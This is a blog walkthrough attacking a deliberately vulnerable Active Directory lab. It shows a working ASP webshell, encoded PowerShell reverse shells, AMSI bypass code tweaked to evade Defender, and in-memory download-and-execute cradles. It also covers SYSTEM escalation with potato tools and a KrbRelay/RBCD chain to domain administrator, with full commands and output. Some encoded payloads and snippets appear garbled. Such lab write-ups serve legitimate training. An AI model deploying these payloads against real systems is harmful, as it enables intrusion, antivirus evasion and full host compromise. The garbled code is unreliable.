

GOAD - part 8 - Privilege escalation


mayfly277.github.io/posts/GOADv2-pwning-part8

September 24, 2022

In the previous post ([Goad pwning part7](#)) we tried some attacks with MSSQL on the domain. This time we will get a web shell on IIS and try some privilege escalation techniques.

IIS - webshell

There is a simple asp.net application on <http://192.168.56.22/>, this application only give us a simple file upload functionality.




From there we can upload a basic webshell in asp : webshell.asp (at the time of writing, this avoid defender signature)

```
<%
Function getResult(theParam)
    Dim objSh, objResult
    Set objSh = CreateObject("WScript.Shell")
    Set objResult = objSh.exec(theParam)
    getResult = objResult.StdOut.ReadAll
end Function
%>
<HTML>
<BODY>
    Enter command:
    <FORM action="" method="POST">
        <input type="text" name="param" size=45 value="<%= myValue %>">
        <input type="submit" value="Run">
    </FORM>
    <p>
    Result :
    <%
    myValue = request("param")
    thisDir = getResult("cmd /c" & myValue)
    Response.Write(thisDir)
```

```
%>
</p>
<br>
</BODY>
</HTML>
```

- The webshell is uploaded in the upload folder.
- And we have a command execution on the IIS server



192.168.56.22/upload/webshell.asp

Enter command:

whoami Run

Result : iis apppool\defaultapppool

We can get a reverse shell with the same method used for mssql

```

> python3 revshell.py 192.168.56.1 4444
powershell -exec bypass -enc CgAkAGMAIAA9ACAATgBIAHcALQBPAgIAagBLAGMAdAagAFMAeQBzAHQAZQBtAC4ATgBIAHQALgBTAG8AYwBrAGUAdABzAC4AVABDA
0AGUAWwBdAF0AJABiACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOWAKAHCAaABpAGwAZQAOACgAJABpACAAPQAgACQAcwAuAFIAZQBhAQAKAAKAGIALAAgA
gAFMAeQBzAHQAZQBtAC4AVABIAHgAdAAuAEEAUwBDAEKASQBFAg4AYwBvAGQAaQBuAGcAKQAuAECZQB0AFMAdABYAGkAbgBnACgAJABiACwAMAAsACAAJABpACkAOwAKA
4AHQALgBLAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQTAEEMASQBjACkALgBHAGUAdABCAHkAdABLAHMAKAaKAHMAYgAgACsAIAAnAHAACwA+ACAAJwApADsACgAgACAAIAAgA
LACgAKQAkAA==

/tmp
> nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.56.22 61576 received!

ps> whoami /all

USER INFORMATION
-----

User Name                               SID
=====
iis appool\defaultappool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

GROUP INFORMATION
-----

Group Name                               Type                SID                Attributes
=====
Mandatory Label\High Mandatory Level    Label               S-1-16-12288
Everyone                                 Well-known group    S-1-1-0            Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                            Alias               S-1-5-32-545       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                     Well-known group    S-1-5-6            Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                            Well-known group    S-1-2-1            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users          Well-known group    S-1-5-11           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization            Well-known group    S-1-5-15           Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                        Alias               S-1-5-32-568       Mandatory group, Enabled by default, Enabled group
LOCAL                                     Well-known group    S-1-2-0            Mandatory group, Enabled by default, Enabled group
                                           Unknown SID type    S-1-5-82-0         Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
-----


Privilege Name                           Description          State
=====
SeAssignPrimaryTokenPrivilege            Replace a process level token    Disabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process Disabled
SeAuditPrivilege                          Generate security audits         Disabled
SeChangeNotifvPrivilege                   Bypass traverse checking        Enabled
SeImpersonatePrivilege                     Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege                   Create global objects            Enabled
SeIncreaseWorkingSetPrivilege              Increase a process working set    Disabled

```

As a IIS service user we got SeImpersonatePrivilege privilege ! (same thing on mssql, the service got this permission by default)

Privesc

There is a lot of privesc technics on microsoft windows. Here we will just try two that got a "not fix" by microsoft, printspoofer and krbrelay.



As the privesc is run on the target computer, in this chapter we will do some powershell to escalate our privileges.

AMSI bypass

To do all my tests, i enable windows defender on all system. Castelblack got defender disabled by default, you should enable it before testing the privesc technics described here

- To be able to play usually AV detected application from memory you should bypass the Anti Malware Scanning Interface (AMSI) on the current process
- There is multiple ways to bypass AMSI and you can find them on the github page : <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>
- Also you can find custom generated payload in this website amsi.fail
- All the public available method seems to be signed, but we can also pick one and make some hand made small modifications on it
- Original :

```
# Matt Graebers second Reflection method
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext',
[Reflection.BindingFlags]'NonPublic,Static').GetValue($null),0x41414141)
```

Modified version:

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+[char]0x53[char]0x49[char]0x54[char]0x20[char]0x49[char]0x4C[char]0x53);$y=$x.GetField('am'+[char]0x53[char]0x49[char]0x54[char]0x20[char]0x49[char]0x4C[char]0x53,[Reflection.BindingFlags] 'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
```

- This is trivial modifications, but this is enough to bypass the signature at the time of writing.
- Once we have done that we can use the rasta mouse AMSI bypass to disable AMSI at the .net level.
- If you want to know why you have to do that, you should read this blog post from @ShitSecure explaining the difference between powershell and .net AMSI level : <https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/>

```
# Patching amsi.dll AmsiScanBuffer by rasta-mouse
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

We put the bypass script on our disk and load it remotely

```
python3 -m http.server
8080
```

```
(new-object
system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi_rmouse.txt') | IEX
```

[illegible]

- Once we have done that, we can play what we want with the condition to don't touch the disk ! `#the_disk_is_lava`
- We can now play all our .net application by running them directly with `execute assembly`.

winPeas without touching disk

- My favorite tools to look for privilege escalation is without a doubt [winpeas](#)
- We already bypass amsi on the previous step, what we can do now to avoid detection is put winpeas on an http server and load it in memory
- [This article](#) explain very well how to load and run an assembly with powershell full in memory.

```
cd /var/www/html
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe
python3 -m http.server 8080
```

And play winPeas from memory with the following powershell commands (As winPeas is in .net we load the assembly and run it directly) :

```
$data=(New-Object
System.Net.WebClient).DownloadData('http://192.168.56.1:8080/winPEASany_ofs.exe');
$asm = [System.Reflection.Assembly]::Load([byte[]]$data);
$out = [Console]::Out;$sWriter = New-Object IO.StringWriter;[Console]::SetOut($sWriter);
[winPEAS.Program]::Main("");[Console]::SetOut($out);$sWriter.ToString()
```

- WinPeas take several minutes to complete and give the prompt back with all the info (without the capture of the console out the output is empty in our basic powershell reverseshell, if you got a “real” shell you don’t have to do that and just launch the [winPEAS.Program]::Main(""); without the console stuff, thanks to PowerSharpPack code for the trick)
- If you don’t want to be bored to compile .net app or modify them with public class and method and no exit.environment you can also use [PowerSharpPack](#) and get everything done for you (thanks again to @ShitSecure).

```
iex(new-object
net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpPack.ps1')
PowerSharpPack -winPEAS
```

And we get the information of SEImpersonate Privilege to use for escalation

```
[*] Current Token privileges
[*] Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#token-manipulation
SeAssignPrimaryTokenPrivilege: DISABLED
SeIncreaseQuotaPrivilege: DISABLED
SeAuditPrivilege: DISABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege: DISABLED
```

Packing your .net binary for powershell

- If you don’t want to use binary from internet (and you should don’t use pre-compiled code grabbed on github on your pentest mission), you can also pack you own binary with the following script : [EncodeAssembly.ps1](#)
- This script is a modification of the one from @snovvcrash [website](#) and some code of PowerSharpPack.
- Pack with the following commands :

```
. .\EncodeAssembly.ps1
Invoke-EncodeAssembly -binaryPath winPEAS.exe -namespace winPEAS -capture
$true
```

To be use as reflective assembly in powershell remember you should avoid environment.exit() in the .net code and also you must set the class and the main method public.

SeImpersonatePrivilege to Authority\system

- To escalate privilege from our iis (or mssql) user with SeImpersonatePrivilege to Authority\system we can use one of the “potatoes” technic.

- A wonderful blog post explain the different potatoes here :
https://jlajara.gitlab.io/Potatoes_Windows_Privesc
- So let's use [SweetPotato](#), a compilation of all the technics, *"the potatoe to rule them all"*.
- Ok so we clone the project and compile it with visualStudio
- Prepare a bat file to run ou powershell basic reverse shell on execution

```
cd www
echo "@echo off" > runme.bat
echo "start /b $(python3 payload.py 192.168.56.1 4445)" >>
runme.bat
echo "exit /b" >> runme.bat
python3 -m http.server 8080
```

Prepare the listener

With our reverse shell play the following command

```
mkdir c:\temp
cd c:\temp
(New-Object
System.Net.WebClient).DownloadFile('http://192.168.56.1:8080/runme.bat', 'c:\temp\runme.bat'
)
$data=(New-Object
System.Net.WebClient).DownloadData('http://192.168.56.1:8080/SweetPotato.exe');
$asm = [System.Reflection.Assembly]::Load([byte[]]$data);
$out = [Console]::Out;$sWriter = New-Object IO.StringWriter;[Console]::SetOut($sWriter);
[SweetPotato.Program]::Main(@( '-p=C:\temp\runme.bat' ));
[Console]::SetOut($out);$sWriter.ToString()
```

```

ps> mkdir c:\temp
cd c:\temp
(New-Object System.Net.WebClient).DownloadFile('http://192.168.56.1:8080/runme.bat','c:\temp\runme.bat')
Sdata=(New-Object System.Net.WebClient).DownloadData('http://192.168.56.1:8080/SweetPotato.exe');
$asm = [System.Reflection.Assembly]::Load([byte[]]$data);
$out = [Console]::Out;$swriter = New-Object IO.StringWriter;[Console]::SetOut($swriter);
[SweetPotato.Program]::Main(@(' -p=c:\temp\runme.bat'));[Console]::SetOut($out);$swriter.ToString()ps> ps>
SweetPotato by @EthicalChaos
Original RottenPotato code and exploit by @foxglovesec
Weaponized JucyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
PrintSpoofer discovery and original exploit by @itm4n
EfsRpc built on EfsPotato by @zcgovh and PetitPotam by @topotam
[+] Attempting NP impersonation using method PrintSpoofer to launch C:\temp\runme.bat
[+] Triggering notification on evil PIPE \\castelblack\pipe\06e4d964-8d99-4366-91f4-2221aef57460
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] args :
[+] Process created, enjoy!

ps>

[Sep 25, 2022 - 11:40:50 (CEST)] exegol-goadv2 www # nc -nlvp 4445
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445

Ncat: Connection from 192.168.56.22.
Ncat: Connection from 192.168.56.22:60996.
ps> whoami
nt authority\system
ps>

[Sep 25, 2022 - 12:26:43 (CEST)] exegol-goadv2 www # echo "@echo off" > runme.bat
echo "start /b $(python3 payload.py 192.168.56.1 4445)" >> runme.bat
echo "exit /b" >> runme.bat
[Sep 25, 2022 - 12:27:15 (CEST)] exegol-goadv2 www # cat runme.bat
@echo off
start /b powershell -exec bypass -enc CgAKAGMAIAA9ACAAATgB1AHcALQBPAgiAagB1AGMAaAgAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBTAG8AYwBrAGUadABzAC4AVABDAFAAQwBsAGkAZ
BbAGIAeQB8AGUAWbDAF0AJABiACAApQAgADAALgAuADYANQAIADMANQB8ACUAewAwAH0AOWAKAHCAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwAuAFIAZQBhACQAKAAKAGIALAaGADAALAAgACQAY
BhAG8AZQAQAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEEAUwBDAEKASQBFAg4AYwBvAGQAaQB0AGcAKQAuAECZQB8AFMAdABYAGkAbgBnACgAJABiACwAMAAACAAAJABpACKAOWAKACAAIAAgACAAJ
BbAHQAZQB4AHQALgB1AG4AYwBvAGQAaQB0AGcAKQAQAGAdA0AQBBTAEMASQBjACKALgBHAQUadABCAhKAdAB1AHMAKAaAHMAYgAgACSAIAAnAHAACwA+ACAAJwApADsACgAgACAAIAAgACQAcwAuAFCAg
BsAG8AcwB1AGcAKQAkAA==
exit /b
[Sep 25, 2022 - 12:27:18 (CEST)] exegol-goadv2 www # python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.22 - - [25/Sep/2022 12:29:41] "GET /runme.bat HTTP/1.1" 200 -
192.168.56.22 - - [25/Sep/2022 12:29:41] "GET /SweetPotato.exe HTTP/1.1" 200 -

```

- By default the tool use the [printSpoofer technic](#) by @itm4n
- If you don't want to compile sweet potatoes you could also do that with BadPotato from PowerSharpPack (but first we must bypass amsi -see the AMSI bypass part before- or it will be detected)

```

$X=
[Ref].Assembly.GetType('System.Management.Automation.Am'+ 'siUt'+ 'ils');$Y=$X.GetField('am'+
'siCon'+ 'text',[Reflection.BindingFlags]'NonPublic,Static');$Z=$Y.GetValue($null);
[Runtime.InteropServices.Marshal]::WriteInt32($Z,0x41424344)
iex(new-object
system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi_rmouse.txt')
iex(new-object
net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpBinaries/I
nvoke-BadPotato.ps1')
Invoke-BadPotato -Command "c:\temp\runme.bat"

```

```

ps> $X=[Ref].Assembly.GetType('System.Management.Automation.Am'+ 'siUt'+ 'ils');$Y=$X.GetField('am'+ 'siCon'+ 'text',[Reflection.BindingFlags]'NonPublic,Static');$Z=$Y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($Z,0x41424344)
iex(new-object system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi_rmouse.txt')
iex(new-object net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1')
Invoke-BadPotato -Command "c:\temp\runme.bat"ps> True
ps>

[Sep 25, 2022 - 12:29:46 (CEST)] exegol-goadv2 www # nc -nlvp 4445
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 192.168.56.22.
Ncat: Connection from 192.168.56.22:61007.

ps> whoami
nt authority\system
ps>

```

KrbRelay Up

- Another very useful technic to escalate privileges is kerberos relay, like implemented in [KrbRelayUp](#)
- Thx to @dec0ne who use GOADv1 to demonstrate the technic on his tool :)
- As KrbRelayUp is detected by defender, we will use the step by step approach like [this writeup](#) by @an0n_r0, using @cube0x0 [KrbRelay](#)
- At the time of writing KrbRelay is not detected by defender.
- The conditions to exploit this privesc is LDAP signing is NOT enforced, we can check that with cme ldap-signing module :

```
cme ldap 192.168.56.10-12 -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M ldap-signing
```

```
[Sep 26, 2022 - 07:54:07 (CEST)] exegol-goadv2 examples # cme ldap 192.168.56.10-12 -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M ldap-signing
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.12 445 MEEREN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREN) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:True)
LDAP 192.168.56.11 389 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing
LDAP-SIG... 192.168.56.11 389 WINTERFELL LDAP signing is NOT enforced on 192.168.56.11
LDAP 192.168.56.10 389 KINGSLANDING [+] north.sevenkingdoms.local\jon.snow:iknownothing
LDAP 192.168.56.12 389 MEEREN [+] north.sevenkingdoms.local\jon.snow:iknownothing
LDAP-SIG... 192.168.56.10 389 KINGSLANDING LDAP signing is NOT enforced on 192.168.56.10
LDAP-SIG... 192.168.56.12 389 MEEREN LDAP signing is NOT enforced on 192.168.56.12
```

Add computer and RBCD

To exploit kbrrelay by adding a computer, you must be able to add new Computer, we can check that with cme MAQ module

```
cme ldap 192.168.56.11 -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M MAQ
```

```
[Sep 26, 2022 - 07:56:18 (CEST)] exegol-goadv2 examples # cme ldap 192.168.56.11 -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M MAQ
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
LDAP 192.168.56.11 389 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing
MAQ 192.168.56.11 389 WINTERFELL [*] Getting the MachineAccountQuota
LDAP 192.168.56.11 389 WINTERFELL [-] sizeLimitExceeded exception caught, giving up and processing the data received
MAQ 192.168.56.11 389 WINTERFELL MachineAccountQuota: 10
```

- Add computer :

```
addcomputer.py -computer-name 'kbrrelay$' -computer-pass 'ComputerPassword' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
```

- Get the SID of that computer:

```
PS C:\Users\jon.snow\Desktop> $o =  
([ADSI]"LDAP://CN=krbrelay,CN=Computers,DC=north,DC=sevenkingdoms,DC=local").objectSID  
PS C:\Users\jon.snow\Desktop> (New-Object  
System.Security.Principal.SecurityIdentifier($o.value, 0)).Value  
S-1-5-21-3469228063-1577654746-3345322900-1127
```

- Check ports

```
PS C:\Users\jon.snow\Desktop>
.\CheckPort.exe
[*] Looking for available ports..
[*] SYSTEM Is allowed through port 443
```

Launch krbrelay

```
PS C:\Users\jon.snow\Desktop> .\KrbRelay.exe -spn ldap/winterfell.north.sevenkingdoms.local
-cldsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8 -rbcd S-1-5-21-3469228063-1577654746-
3345322900-1127 -port 443
```

[illegible]

- Now we finish with RBCD exploitation

- with Impacket :

```

getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local'
'north.sevenkingdoms.local'/'krbrelay$':'ComputerPassword'
export KRB5CCNAME=/workspace/krbrelay\$.ccache
getST.py -impersonate 'administrator' -spn 'CIFS/castelblack.north.sevenkingdoms.local' -k
-no-pass -dc-ip 'winterfell.north.sevenkingdoms.local'
'north.sevenkingdoms.local'/'krbrelay$'
export
KRB5CCNAME=/workspace/administrator@CIFS_castelblack.north.sevenkingdoms.local@NORTH.SEVENK
INGDOMS.LOCAL.ccache
wmiexec.py -k @castelblack.north.sevenkingdoms.local

C:\>whoami
north\administrator

```

```

[myImpacket] [Sep 26, 2022 - 08:55:43 (CST)] exegol-goadv2 /workspace # getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'krbrelay$':'ComputerPassword'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in krbrelay$.ccache
[myImpacket] [Sep 26, 2022 - 08:55:45 (CST)] exegol-goadv2 /workspace # export KRB5CCNAME=/workspace/krbrelay$.ccache
[myImpacket] [Sep 26, 2022 - 08:55:48 (CST)] exegol-goadv2 /workspace # getST.py -impersonate 'administrator' -spn 'CIFS/castelblack.north.sevenkingdoms.local' -k -no-pass -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'krbrelay$'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@CIFS_castelblack.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
[myImpacket] [Sep 26, 2022 - 08:55:52 (CST)] exegol-goadv2 /workspace # export KRB5CCNAME=/workspace/administrator@CIFS_castelblack.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
[myImpacket] [Sep 26, 2022 - 08:55:55 (CST)] exegol-goadv2 /workspace # wmiexec.py -k @castelblack.north.sevenkingdoms.local
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
north\administrator

C:\>exit
[myImpacket] [Sep 26, 2022 - 08:56:08 (CST)] exegol-goadv2 /workspace # wmiexec.py -k @castelblack.north.sevenkingdoms.local whoami
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task (efBdyLc)
[*] Running task (efBdyLc)
[*] Deleting task (efBdyLc)
[*] Attempting to read ADMIN$ (Temp(efBdyLc).tmp
[*] Attempting to read ADMIN$ (Temp(efBdyLc).tmp
nt authority\system

```

Or with Rubeus

```

$X=
[Ref].Assembly.GetType('System.Management.Automation.Am'+[char]0x53[char]0x55[char]0x54[char]0x5f[char]0x5f);$y=$X.GetField('am'+[char]0x53[char]0x5f[char]0x54[char]0x5f,[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);
[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)
iex(new-object
system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi_rmouse.txt')
iex(new-object
net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpPack.ps1')
PowerSharpPack -rubeus -Command "hash /password:ComputerPassword"
PowerSharpPack -rubeus -Command "s4u /user:krbrelay$ /rc4:0EDDEDC35EB7B7ECDE0C9F0564E54C83
/impersonateuser:administrator /msdsspn:host/castelblack /ptt"

```

And just like the writeup made by @an0n_r0 we launch [SCMUACBypass.exe](#) by Tyranid and get a system shell

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.3406]
(c) 2018 Microsoft Corporation. All rights reserved.
```

- <https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/>
- <https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html>
- <https://github.com/Dec0ne/KrbRelayUp>
- <https://github.com/cube0x0/KrbRelay>

Next time we will do a review on lateral movement technics inside an active directory : :
([Goad pwning part9](#)) :)